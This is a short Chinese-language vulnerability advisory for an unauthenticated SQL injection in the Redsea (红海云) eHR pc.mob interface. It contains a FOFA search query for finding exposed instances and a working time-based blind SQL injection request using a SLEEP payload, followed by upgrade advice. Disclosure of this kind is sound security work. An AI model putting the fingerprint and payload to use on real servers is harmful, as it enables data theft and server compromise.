

红海云eHRpc.mob SQL注入漏洞

漏洞描述

红海云eHRpc.mob 接口存在SQL注入漏洞，未经身份验证的远程攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

影响版本

红海云eHR

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	高
攻击者价值	高
利用难度	低

漏洞复现

FOFA： body="/RedseaPlatform/skins/images/favicon.ico"

POC/EXP：

```
GET /RedseaPlatform/goApp/pc.mob?id=1{{urlescape(' AND (SELECT 4509 FROM (SELECT(SLEEP(5)))eUIE) AND 'nPiP'='nPiP')}} HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.2) AppleWebKit/532.1 (KHTML, like Gecko)
Chrome/41.0.887.0 Safari/532.1
Accept: /
Accept-Encoding: gzip, deflate
Connection: close
```



修复方案

1. 官方处置建议：联系厂商，升级到最高版本